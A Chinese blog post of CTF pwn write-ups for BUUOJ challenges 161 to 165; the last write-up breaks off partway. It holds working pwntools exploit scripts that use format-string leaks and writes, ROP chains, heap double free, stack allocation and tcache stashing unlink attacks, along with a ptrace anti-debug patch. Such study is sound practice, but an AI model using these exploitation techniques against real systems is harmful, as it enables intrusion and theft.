
buuoj Pwn writeup 161-165

原创

yongbaoii 于 2021-05-30 17:07:45 发布 122 收藏
分类专栏： CTF 文章标签： 安全
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/yongbaoii/article/details/117308155
版权


CTF 专栏收录该内容
213 篇文章 7 订阅
订阅专栏

161 picoctf_2018_echooo

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
Partial RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	79 Symbols	No	0	6	./161

```
setresgid(v3, v3, v3);
memset(s, 0, sizeof(s));
memset(s, 0, sizeof(s));
puts("Time to learn about Format Strings!");
puts("We will evaluate any format string you give us with printf().");
puts("See if you can get the flag!");
stream = fopen("flag.txt", "r");
if ( !stream )
{
  puts(
    "Flag File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.");
  exit(0);
}
fgets(v6, 64, stream);
while ( 1 )
{
  printf("> ");
  fgets(s, 64, stdin);
  printf(s);
}
```

```
00000712 main:25 (8048712)
```

就是格式化字符串 flag被读到了栈上，直接泄露就行。

```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',25088)

offset=11

flag=''

for i in range(27,27+11):
    payload='%{}$p'.format(str(i))
    r.sendlineafter('> ',payload)
    s = unhex(r.recvuntil('\n',drop=True).replace('0x',''))
    #unhex转成字符串
    flag += s[::-1]
    #反转

print flag
```

162 warmup

```
RELRO      STACK CANARY    NX          PIE     RPATH    RUNPATH    Symbols     FORTIFY Fortified   Fortifiable  FILE
No RELRO   No canary found NX enabled  No PIE  No RPATH No RUNPATH No Symbols  No      0           0            ./162
```

```c
unsigned __int64 sub_804815A()
{
  char addr[32]; // [esp+10h] [ebp-20h] BYREF

  sub_804811D(0, addr, 52u);
  sub_8048135(1, aGoodLuck, 0xBu);
  return 0xDEADBEAFDEADBEAFLL;
}
```

https://blog.csdn.net/yongbaoii

有个溢出。

有这个溢出之后我们发现，利用比较困难，泄露libc溢出长度不够，也不能写shellcode啥的，那咋整。

我们发现里面有read，有write。
然后感觉有个open可以直接orw，那么open咋来？
我们发现了一个比较奇怪的东西……

```c
int __cdecl sub_804810D(unsigned int seconds)
{
  int result; // eax

  result = sys_alarm(seconds);
  if ( result < 0 )
    sub_804814D();
  return result;
}
```

https://blog.csdn.net/yongbaoii

有个alarm，搜一下alarm是干嘛的。

> 成功：如果调用此alarm（）前，进程已经设置了闹钟时间，则返回上一个闹钟时间的剩余时间，否则返回0。

因为他先alarm了10s，那么我们如果再alarm5s，那么eax的值就会是5，然后就可以通过syscall来调用open，从而实现orw。

```python
# -*- coding: utf-8 -*-
from pwn import *

r = remote('node3.buuoj.cn',26855)

vuln_addr = 0x0804815A
read_addr = 0x0804811D
write_addr = 0x08048135
data = 0x08049200
syscall = 0x0804813A
alarm_addr = 0x804810d

payload = 'a'*0x20 + p32(read_addr) + p32(vuln_addr) + p32(0) + p32(data) + p32(0x10)
r.sendafter('Welcome to 0CTF 2016!',payload)
r.sendafter('Good Luck!','/flag'.ljust(0x10,'\x00'))

sleep(5)
#关键就在这了

payload = 'a'*0x20 + p32(alarm_addr) + p32(syscall) + p32(vuln_addr) + p32(data) + p32(0)
r.send(payload)

payload = 'a'*0x20 + p32(read_addr) + p32(vuln_addr) + p32(3) + p32(data) + p32(0x30)
r.sendafter('Good Luck!',payload)

payload = 'a'*0x20 + p32(write_addr) + p32(0) + p32(1) + p32(data) + p32(0x30)
r.sendafter('Good Luck!',payload)

r.interactive()
```

163 ciscn_2019_final_4

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    No PIE          ^[OANo RPATH   No RUNPATH   92 Symbols    Yes     0               6           ./163
```

保护只有PIE没开，我们来一起读程序。

```
  v7 = __readfsqword(0x28u);
  init(argc, argv, envp);
  v5 = fork();
  if ( v5 < 0 )
  {
    puts("something wrong!");
    exit(-1);
  }
  if ( v5 )
    watch(v5);
  prctl(1, 1LL);
  ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
  v3 = getpid();
  kill(v3, 19);
```

https://blog.csdn.net/yongbaoii

刚进来就碰到了奇怪的东西，我们知道调试手段是通过ptrace打断点，Ptrace 提供了一种父进程可以控制子进程运行，并可以检查和改变它的核心image。它主要用于实现断点调试。一个被跟踪的进程运行中，直到发生一个信号。则进程被中止，并且通知其父进程。在进程中止的状态下，进程的内存空间可以被读写。父进程还可以使子进程继续执行，并选择是否是否忽略引起中止的信号。
但是程序用了反调试手段，将调试的子进程直接杀死，所以导致我们不能调试，不能调试怎么打pwn。
所以我们的手段是将它patch掉。

```
.text:0000000000400F8C                 call    init
.text:0000000000400F91                 call    fork
.text:0000000000400F96                 mov     [rbp+var_114], eax
.text:0000000000400F9C                 cmp     [rbp+var_114], 0
.text:0000000000400FA3                 jns     short loc_400FB9
.text:0000000000400FA5                 mov     edi, offset aSomethingWrong ; "some
.text:0000000000400FAA                 call    puts
.text:0000000000400FAF                 mov     edi, 0FFFFFFFFh ; status
.text:0000000000400FB4                 call    exit
.text:0000000000400FB9 ; ---------------------------------------------------------------
.text:0000000000400FB9
.text:0000000000400FB9 loc_400FB9:                             ; CODE XREF: main+3
.text:0000000000400FB9                 cmp     [rbp+var_114], 0
```

https://blog.csdn.net/yongbaoii

```
.text:0000000000401014                 mov     eax, 0
.text:0000000000401019                 call    ptrace
.text:000000000040101E                 call    getpid
.text:0000000000401023                 mov     esi, 13h        ; sig
.text:0000000000401028                 mov     edi, eax        ; pid
.text:000000000040102A                 call    kill
.text:000000000040102F                 mov     edi, offset aYouCanTCallThe ; "you can't call the execve syscal
.text:0000000000401034                 call    puts
.text:0000000000401039                 mov     edi, offset aAndBewaredSome ; "and bewared!, something is watch
.text:000000000040103E                 call    puts
.text:0000000000401043                 lea     rax, [rbp+s]
.text:000000000040104A                 mov     edx, 100h       ; n
```

https://blog.csdn.net/yongbaoii

直接call过去。

我们参考大佬的做法，把它写成jmp $+0x9e，这句话的意思是跳转到0x9e之后，我们怎么知道它的字节码呢，用到pwntools。

```
Python 2.7.16 (default, Aug  4 2020, 13:02:48)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import*
>>> import binascii
>>> context(os = "linux", arch = "amd64")
>>> print binascii.b2a_hex(asm('jmp $+0x9E'))
e999000000
>>>
```

https://blog.csdn.net/yongbaoii

然后在这里一个字节一个字节改

```
0  E5 48 81 EC 20 01 00 00  64 48 8B 04 25 28 00 00  .
0  00 48 89 45 F8 31 C0 B8  00 00 00 00 E8 8B FD FF  .
0  FF E9 99 00 00 00 89 85  EC FE FF FF 83 BD EC FE  .
0  FF FF 00 79 14 BF 94 12  40 00 E8 59 F9 FF FF BF  .
0  FF FF FF FF E8 CF F9 FF  FF 83 BD EC FE FF FF 00  .
0  74 2A 8B 85 EC FE FF FF  89 C7 E8 59 FE FF FF B8  t
0  00 00 00 00 48 8B 4D F8  64 48 33 0C 25 28 00 00  .
0  00 0F 84 3A 01 00 00 E9  30 01 00 00 BE 01 00 00  .
```

然后就好了。


```
mov     [rbp+var_8], rax
xor     eax, eax
mov     eax, 0
call    init
jmp     loc_40102F
----------------------------------------------------------------
mov     [rbp+var_114], eax
cmp     [rbp+var_114], 0
jns     short loc_400FB9
mov     edi, offset aSomethingWrong ; "something w
call    puts
mov     edi, 0FFFFFFFFh ; status
call    exit
----------------------------------------------------------------
```

https://blog.csdn.net/yongbaoii

```
v5 = __readfsqword(0x28u);
init(argc, argv, envp);
puts("you can't call the execve syscall, so you need to find another way to get flag'
puts("and bewared!, something is watching you !!");
memset(s, 0, 0x100uLL);
puts("what is your name? ");
read(0, s, 0xFFuLL);
printf("hi ! %s\n", s);
while ( 1 )
{
  while ( 1 )
  {
    menu();
    _isoc99_scanf("%d", &v3);
    if ( v3 != 2 )
      break;
```

https://blog.csdn.net/yongbaoii

反汇编也就啥都没有了 非常的神奇。



然后记得把改好的文件保存一下，就可以拿去调试了。

```
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x35 0x02 0x00 0x40000000  if (A >= 0x40000000) goto 0004
 0002: 0x15 0x01 0x00 0x0000003b  if (A == execve) goto 0004
 0003: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0004: 0x06 0x00 0x00 0x00000000  return KILL
```

开了沙箱。

```
unsigned __int64 v3; // [rsp+8h] [rbp-8h]

v3 = __readfsqword(0x28u);
for ( i = 0; i <= 31 && (&note)[i]; ++i )
  ;
if ( i == 32 )
{
  puts("full!");
}
else
{
  puts("size?");
  _isoc99_scanf("%d", &v1);
  if ( v1 >= 0 && v1 <= 4096 )
  {
    (&note)[i] = (char *)malloc(v1);
    note_size[i] = v1;
    puts("content?");
    read(0, (&note)[i], v1);
  }
  else
  {
    puts("invalid size");
  }
}
return __readfsqword(0x28u) ^ v3;
}
```

https://blog.csdn.net/yongbaoii

普普通通new函数。

```
int v1; // [rsp+4h] [rbp-Ch] BYREF
unsigned __int64 v2; // [rsp+8h] [rbp-8h]

v2 = __readfsqword(0x28u);
puts("please don't patch this function!! I will check it!!");
puts("index ?");
_isoc99_scanf("%d", &v1);
if ( v1 >= 0 && v1 <= 31 && (&note)[v1] )
  free((&note)[v1]);
else
  puts("invalid index");
return __readfsqword(0x28u) ^ v2;
```

https://blog.csdn.net/yongbaoii

uaf有些明显。

```
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("index ?");
  _isoc99_scanf("%d", &v1);
  if ( v1 >= 0 && v1 <= 31 && (&note)[v1] )
    puts((&note)[v1]);
  else
    puts("invalid index");
  return __readfsqword(0x28u) ^ v2;
}
```

https://blog.csdn.net/yongbaoii

普普通通输出函数。

漏洞很简单，是简简单单的uaf，但是问题是开了沙箱，问题是我们怎么利用uaf来orw。
所以我们的想法是能够alloc stack，在栈上写一段rop，来实现orw来getshell。

我们的做法是首先当然是泄露libc地址，这个申请释放一个大小合适的chunk就可以办得到。我们说有检查，会检查分配chunk的size位是否合法，我们可以通过借助申请chunk时填写的size来伪造。

double free控制到note这个地方，因为想泄露栈地址，将某个note处的地址改成__environ，从而泄露栈地址。

```
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x602050 (note_size+16) ◂— 0x7800000078 /* 'x' */
unsortedbin
all: 0x18a6000 —▸ 0x7f1ea0a9ab78 (main_arena+88) ◂— 0x18a6000
smallbins
empty
largebins
empty
pwndbg> tele 0x602050
00:0000│   0x602050 (note_size+16) ◂— 0x1000000038 /* '8' */
01:0008│   0x602058 (note_size+24) ◂— 0x7800000081
02:0010│   0x602060 (note_size+32) ◂— 0x7800000078 /* 'x' */
03:0018│   0x602068 (note_size+40) ◂— 0x0
... ↓
pwndbg> x/20gx 0x602050
0x602050 <note_size+16>:        0x0000001000000038      0x0000007800000081
0x602060 <note_size+32>:        0x0000007800000078      0x0000000000000000
0x602070 <note_size+48>:        0x0000000000000000      0x0000000000000000
0x602080 <note_size+64>:        0x0000000000000000      0x0000000000000000
0x602090 <note_size+80>:        0x0000000000000000      0x0000000000000000
0x6020a0 <note_size+96>:        0x0000000000000000      0x0000000000000000
0x6020b0 <note_size+112>:       0x0000000000000000      0x0000000000000000
0x6020c0 <note>:        0x00000000018a6010      0x00000000018a6120
0x6020d0 <note+16>:     0x00000000018a61a0      0x00000000018a6220
0x6020e0 <note+32>:     0x00000000018a6260      0x00
```

https://blog.csdn.net/yongbaoii

接下来就是再次double free，在栈上找到合适的数据，将chunk申请到stack上，从而泄露canary。

```
000│ rsp  0x7fff0bcc6c30 —▸ 0x7f1ea0cc3700 ◂— 0x
008│      0x7fff0bcc6c38 ◂— 0x3
010│      0x7fff0bcc6c40 ◂— 0x6161616161616161 (
↓
0f8│      0x7fff0bcc6d28 ◂— 0x0
100│      0x7fff0bcc6d30 ◂— 0x81
108│      0x7fff0bcc6d38 ◂— 0x0
110│      0x7fff0bcc6d40 —▸ 0x7fff0bcc6e30 ◂— 0x
118│      0x7fff0bcc6d48 ◂— 0xe17d9ae35b728300
120│ rbp  0x7fff0bcc6d50 —▸ 0x401130 (__libc_csu
128│      0x7fff0bcc6d58 —▸ 0x7f1ea06f6840 (__li
130│      0x7fff0bcc6d60 ◂— 0x1
138│      0x7fff0bcc6d68 —▸ 0x7fff0bcc6e38 —▸ 0x
140│      0x7fff0bcc6d70 ◂— 0x1a0cc5ca0
148│      0x7fff0bcc6d78 —▸ 0x400f6d (main) ◂— p
150│      0x7fff0bcc6d80 ◂— 0x0
158│      0x7fff0bcc6d88 ◂— 0xe2bf63ebda228a16
160│      0x7fff0bcc6d90 —▸ 0x4009a0 (_start) ◂—
168│      0x7fff0bcc6d98 —▸ 0x7fff0bcc6e30 ◂— 0x
170│      0x7fff0bcc6da0 ◂— 0x0
↓
180│      0x7fff0bcc6db0 ◂— 0x1d4174f322828a16
```

https://blog.csdn.net/yongbaoii

接下来就是还是double free，来写rop，因为我们的chunk是有限的，而orw的rop又会比较长，所以我们要分两步来写，第一次写一个read，来读长度足够的rop。
我们把这个rop写在了main函数后面。

最后再次double free，来劫持new函数到main函数后面，从而执行rop链。

```
#coding:utf8
```

```python
from pwn import *

context.log_level = "debug"

r = process("./163")
libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6')

fake_chunk = p64(0) + p64(0x81)
payload = 'a'*0xE8 + fake_chunk
r.sendafter('what is your name?',payload)

def add(size,content):
   r.sendlineafter('>>','1')
   r.sendlineafter('size?',str(size))
   r.sendafter('content?',content)  #这里因为程序中是read，我们sendline的话可能会多回车出来

def delete(index):
   r.sendlineafter('>>','2')
   r.sendlineafter('index ?',str(index))

def show(index):
   r.sendlineafter('>>','3')
   r.sendlineafter('index ?',str(index))

malloc_hook_s = libc.symbols['__malloc_hook']
environ_s = libc.symbols['__environ']

bss_addr = 0x602058
note_addr = 0x6020C0

add(0x100,'a'*0x100) #0
add(0x78,'b'*0x78) #1
add(0x78,'c'*0x78) #2
add(0x38,'d'*0x38) #3
add(0x38,'e'*0x38) #4
add(0x10,'d'*0x10) #5
add(0x81,'f'*0x81) #6
#这里的一堆都是后面做double free的时候要用到的，因为要alloc stack，要跟着站上的数据走

delete(0)
show(0)
r.recvuntil('\n')
main_arena_88 = u64(r.recv(6).ljust(8,'\x00'))
malloc_hook_addr = (main_arena_88 & 0xFFFFFFFFFFFFF000) + (malloc_hook_s & 0xFFF)
libc_base = malloc_hook_addr - malloc_hook_s
environ_addr = libc_base + environ_s
pop_rdi = libc_base + 0x21102
pop_rsi = libc_base + 0x202e8
pop_rdx = libc_base + 0x1b92
#add rsp, 0x148 ; ret
add_rsp_148 = libc_base + 0x353aa
openat_addr = libc_base + libc.sym['openat']
read_addr = libc_base + libc.sym['read']
puts_addr = libc_base + libc.sym['puts']
print 'libc_base=',hex(libc_base)
print 'environ_addr=',hex(environ_addr)

gdb.attach(r)
```

```
input()

#double free
delete(1)
delete(2)
delete(1)
add(0x78,p64(bss_addr - 0x8)) #7
add(0x78,'c') #8
add(0x78,'a') #9

#控制notesize以及note数组
payload = '\x00'*0x60
payload += p64(environ_addr) #ptr0  alloc到了bss，然后把指针写到了chunk0的地方
add(0x78,payload) #10
#泄露栈地址
show(0)
r.recvuntil('\n')
stack_addr = u64(r.recv(6).ljust(8,'\x00'))
print 'stack_addr=',hex(stack_addr)
fake_chunk_stack_addr = stack_addr - 0x120
print 'fake_chunk_stack_addr=',hex(fake_chunk_stack_addr)


#利用同样的方法分配到栈上伪造的chunk
#double free
delete(1)
delete(2)
delete(1)
add(0x78,p64(fake_chunk_stack_addr)) #11
add(0x78,'c') #12
add(0x78,'a') #13
#写栈
add(0x78,'d'*0x11) #14
#泄露canary
show(14)
r.recvuntil('d'*0x11)
canary = u64(r.recv(7).rjust(8,'\x00'))
print 'canary=',hex(canary)
#重新分配到fake_chunk_stack_addr，布置rop


#double free
delete(1)
delete(2)
delete(1)
add(0x78,p64(fake_chunk_stack_addr)) #15
add(0x78,'c') #16
add(0x78,'a') #17
#由于长度不够输入，我们调用read继续输入rop
next_rop_addr = fake_chunk_stack_addr + 0x88
payload = 'a'*0x40
payload += p64(pop_rdi) + p64(0)
payload += p64(pop_rsi) + p64(next_rop_addr)
payload += p64(pop_rdx) + p64(0x1000) + p64(read_addr)
add(0x78,payload) #18


#上面我们写了rop，我们写在了main后面，但是程序是死循环
#所以我们把new函数劫持到main后面
#接下来，分配到new函数的栈末尾处
```

```python
fake_chunk_stack_addr2 = stack_addr - 0x246
#double free
delete(3)
delete(4)
delete(3)
add(0x38,p64(fake_chunk_stack_addr2)) #15
add(0x38,'c') #16
add(0x38,'a') #17

payload = 'd'*0x6 + p64(canary) + p64(0)
payload += p64(add_rsp_148) #跳到main函数后面的rop里
#new函数返回到add_rsp_148进而跳到main后面的rop里
add(0x38,payload)

flag_addr = next_rop_addr + 0x88
#openat(0,flag_addr,0)
rop = p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(flag_addr) + p64(pop_rdi) + p64(0) + p64(openat_addr)
#read(fd,flag_addr,0x30)
rop += p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(flag_addr) + p64(pop_rdx) + p64(0x30) + p64(read_addr)
#puts(flag_addr)
rop += p64(pop_rdi) + p64(flag_addr) + p64(puts_addr)
rop += '/flag\x00'

sleep(0.5)
r.send(rop)

r.interactive()
```

164 hitcontraining_playfmt

```
RELRO          STACK CANARY     NX           PIE       RPATH      RUNPATH      Symbols      FORTIFY Fortified    Fortifiable  FILE
Partial RELRO  No canary found  NX disabled  No PIE    No RPATH   No RUNPATH   75 Symbols   No      0            4            ./164
```

```c
int do_fmt()
{
  int result; // eax

  while ( 1 )
  {
    read(0, buf, 0xC8u);
    result = strncmp(buf, "quit", 4u);
    if ( !result )
      break;
    printf(buf);
  }
  return result;
}
```

https://blog.csdn.net/yongbaoii

简简单单格式化字符串，啥都没开，NX都没开，可以写shellcode，也可以老方法解决。

exp

```python
from pwn import *

context.log_level = "debug"

#r = process('./164')
r = remote("node3.buuoj.cn", "26404")

libc = ELF('./32/libc-2.23.so')
elf = ELF('./164')

r.sendline('%15$p%21$pend\x00')

r.recvuntil('0x')
libc_base = int(r.recvuntil('0x')[:-2],16) - 0x18637
stack_addr = int(r.recvuntil("end")[:-3], 16)

ret_addr = stack_addr - 0xc8
one_gadget = libc_base + 0x3a80c

print "libc_base = " + str(hex(libc_base))
print "ret_addr = " + str(hex(ret_addr))

off = ret_addr & 0xffff
r.sendline("%"+str(off)+"c%21$hnend\x00")
r.recvuntil("end")
off1 = one_gadget & 0xffff


print hex(off1)
r.sendline("%"+str(off1)+"c%57$hnend\x00")
r.recvuntil("end")

r.sendline("%"+str(off + 2)+"c%21$hnend\x00")
r.recvuntil("end")
off2 = (one_gadget >> 16) & 0xffff

print hex(off2)
r.sendline("%"+str(off2)+"c%57$hnend\x00")
r.recvuntil("end")

#gdb.attach(r)
#input()

r.sendline('quit')

r.interactive()
```

165 hitcon_ctf_2019_one_punch

```
RELRO         STACK CANARY     NX          PIE          RPATH     RUNPATH     Symbols       FORTIFY Fortified       Fortifiable  FILE
Full RELRO    Canary found     NX enabled  PIE enabled  No RPATH  No RUNPATH  No Symbols     Yes     0              4          ./165
```

```
=================================
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
0002: 0x06 0x00 0x00 0x00000000  return KILL
0003: 0x20 0x00 0x00 0x00000000  A = sys_number
0004: 0x15 0x00 0x01 0x0000000f  if (A != rt_sigreturn) goto 000
0005: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0006: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0008
0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0008: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0010
0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0010: 0x15 0x00 0x01 0x00000002  if (A != open) goto 0012
0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0012: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0014
0013: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0014: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0016
0015: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0016: 0x15 0x00 0x01 0x0000000c  if (A != brk) goto 0018
0017: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0018: 0x15 0x00 0x01 0x00000009  if (A != mmap) goto 0020
0019: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0020: 0x15 0x00 0x01 0x0000000a  if (A != mprotect) goto 0022
0021: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0022: 0x15 0x00 0x01 0x00000003  if (A != close) goto 0024
0023: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0024: 0x06 0x00 0x00 0x00000000  return KILL
```

https://blog.csdn.net/yongbaoii

只有这些系统调用能用。

debut

```
unsigned int v1; // [rsp+8h] [rbp-418h]
int v2; // [rsp+Ch] [rbp-414h]
char s[1032]; // [rsp+10h] [rbp-410h] BYREF
unsigned __int64 v4; // [rsp+418h] [rbp-8h]

v4 = __readfsqword(0x28u);
sub_1B62("idx: ");
v1 = sub_1BF9();
if ( v1 > 2 )
  error((__int64)"invalid");
sub_1B62("hero name: ");
memset(s, 0, 0x400uLL);
v2 = read(0, s, 0x400uLL);
if ( v2 <= 0 )
  error((__int64)"io");
s[v2 - 1] = 0;
if ( v2 <= 127 || v2 > 1024 )
  error((__int64)"poor hero name");
*((_QWORD *)&unk_4040 + 2 * v1) = calloc(1uLL, v2);
qword_4048[2 * v1] = v2;
strncpy(*((char **)&unk_4040 + 2 * v1), s, v2);
memset(s, 0, 0x400uLL);
return __readfsqword(0x28u) ^ v4;
```

https://blog.csdn.net/yongbaoii

标号只能0、1.首先输入名字，名字要在127到1024.
要注意用的是calloc。

rename

```
ssize_t result; // rax
unsigned int v1; // [rsp+Ch] [rbp-4h]

sub_1B62("idx: ");
v1 = sub_1BF9();
if ( v1 > 2 )
  error((__int64)"invalid");
if ( !*((_QWORD *)&addr + 2 * v1) )
  error((__int64)"err");
sub_1B62("hero name: ");
result = read(0, *((void **)&addr + 2 * v1), size[2 * v1]);
if ( result <= 0 )
  error((__int64)"io");
return result;
```

https://blog.csdn.net/yongbaoii

重新输入名字。

show

```
__int64 show()
{
  __int64 result; // rax
  unsigned int v1; // [rsp+Ch] [rbp-4h]

  sub_1B62("idx: ");
  v1 = sub_1BF9();
  if ( v1 > 2 )
    error((__int64)"invalid");
  result = *((_QWORD *)&addr + 2 * v1);
  if ( result )
  {
    sub_1B62("hero name: ");
    result = puts(*((_QWORD *)&addr + 2 * v1));
  }
  return result;
}
```

https://blog.csdn.net/yongbaoii

平平无奇。

```
unsigned int v0; // [rsp+Ch] [rbp-4h]

sub_1B62("idx: ");
v0 = sub_1BF9();
if ( v0 > 2 )
  error((__int64)"invalid");
free(*((void **)&addr + 2 * v0));
```

https://blog.csdn.net/yongbaoii

uaf。

有个后门函数。

```
__int64 sub_15BB()
{
  void *buf; // [rsp+8h] [rbp-8h]

  if ( *(char *)(ptr_16 + 32) <= 6 )
    error((__int64)"gg");
  buf = malloc(0x217uLL);
  if ( !buf )
    error((__int64)"err");
  if ( read(0, buf, 0x217uLL) <= 0 )
    error((__int64)"io");
  puts("Serious Punch!!!");
  puts(&unk_2128);
  return puts(buf);
}
```

https://blog.csdn.net/yongbaoii

好好分析一下这个函数。

ptr_16这里放着的是heap_base + 10。这个地方是0x220的tcache的count。

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555559000
Size: 0x251

Top chunk | PREV_INUSE
Addr: 0x555555559250
Size: 0x20db1

pwndbg> x/20gx 0x555555554000 + 0x4030
0x555555558030: 0x0000555555559010      0x0000000000000000
0x555555558040: 0x0000000000000000      0x0000000000000000
0x555555558050: 0x0000000000000000      0x0000000000000000
0x555555558060: 0x0000000000000000      0x0000000000000000
0x555555558070: 0x0000000000000000      0x0000000000000000
0x555555558080: 0x0000000000000000      0x0000000000000000
0x555555558090: 0x0000000000000000      0x0000000000000000
0x5555555580a0: 0x0000000000000000      0x0000000000000000
0x5555555580b0: 0x0000000000000000      0x0000000000000000
0x5555555580c0: 0x0000000000000000      0x0000000000000000
pwndbg>
```

https://blog.csdn.net/yongbaoii

我们的利用思路是什么。

因为开了沙箱，我们必须orw，rop布置在栈上，那么我们怎么跳过去，可以借助malloc_hook，再配合一些gadget。

那么我们常规思路通过uaf来tcache posioning.劫持malloc_hook,来达到效果，但是我们这道题都是calloc，它不从tcache上面申请chunk，但是有后门函数，但是需要绕过。

后门那里给出了malloc，但是有检查，要求我们必须tcache中的count大于6，这个时候我们就没办法tcache posioning。那么我们的想法是能不能通过某些手段将count写一个大数字。

在libc-2.23的时候我们接触过一种攻击手段叫unsorted bin attack。它的最终效果就是能在一个地方写一个大数，但是很可惜2.26之后开始检查unsorted链表的完整性，这个攻击手段就失效了。

那么咋整，我们在libc-2.29引入了一种新的利用手法也可以达到这种效果，叫tcache unlink stashing attack。

这种攻击的场景是我们请求申请一个大小为size的chunk，此时堆中有空闲的small bin(两个)，根据small bin的FIFO，会对最早释放的small bin进行unlink操作，在unlink之前会有链表的完整性检查__glibc_unlikely (bck->fd != victim)，在将这个堆块给用户之后，如果对应的tcache bins的数量小于最大数量，则剩余的small bin将会被放入tcache，这时候放入的话没有完整性检查，即不会检查这些small bin的fd和bk。在放入之前会有另一次unlink，这里的bck->fd = bin;产生的结果是将bin的值写到了*(bck+0x10)，我们可以将bck伪造为target_addr-0x10，bin为libc相关地址，则可以向target_addr写入bin，攻击结果和unsored bin attack的结果类似。

那么我们这道题的整个利用手段就有了。

首先我们通过last remainder来获得两个small bins的chunk，当然获得这个chunk的方法可以有很多很多，我们这里使用的是这一种。

```
pwndbg> bins
tcachebins
0x100 [  6]: 0x55e586eaf3f0 —▸ 0x55e586eaf2f0 —▸ 0x55e586eaf1f0 —▸ 0x55e586eaf0f0 —▸ 0x55e586eaeff0 —▸ 0x55e586eaeab0 ◂— 0x0
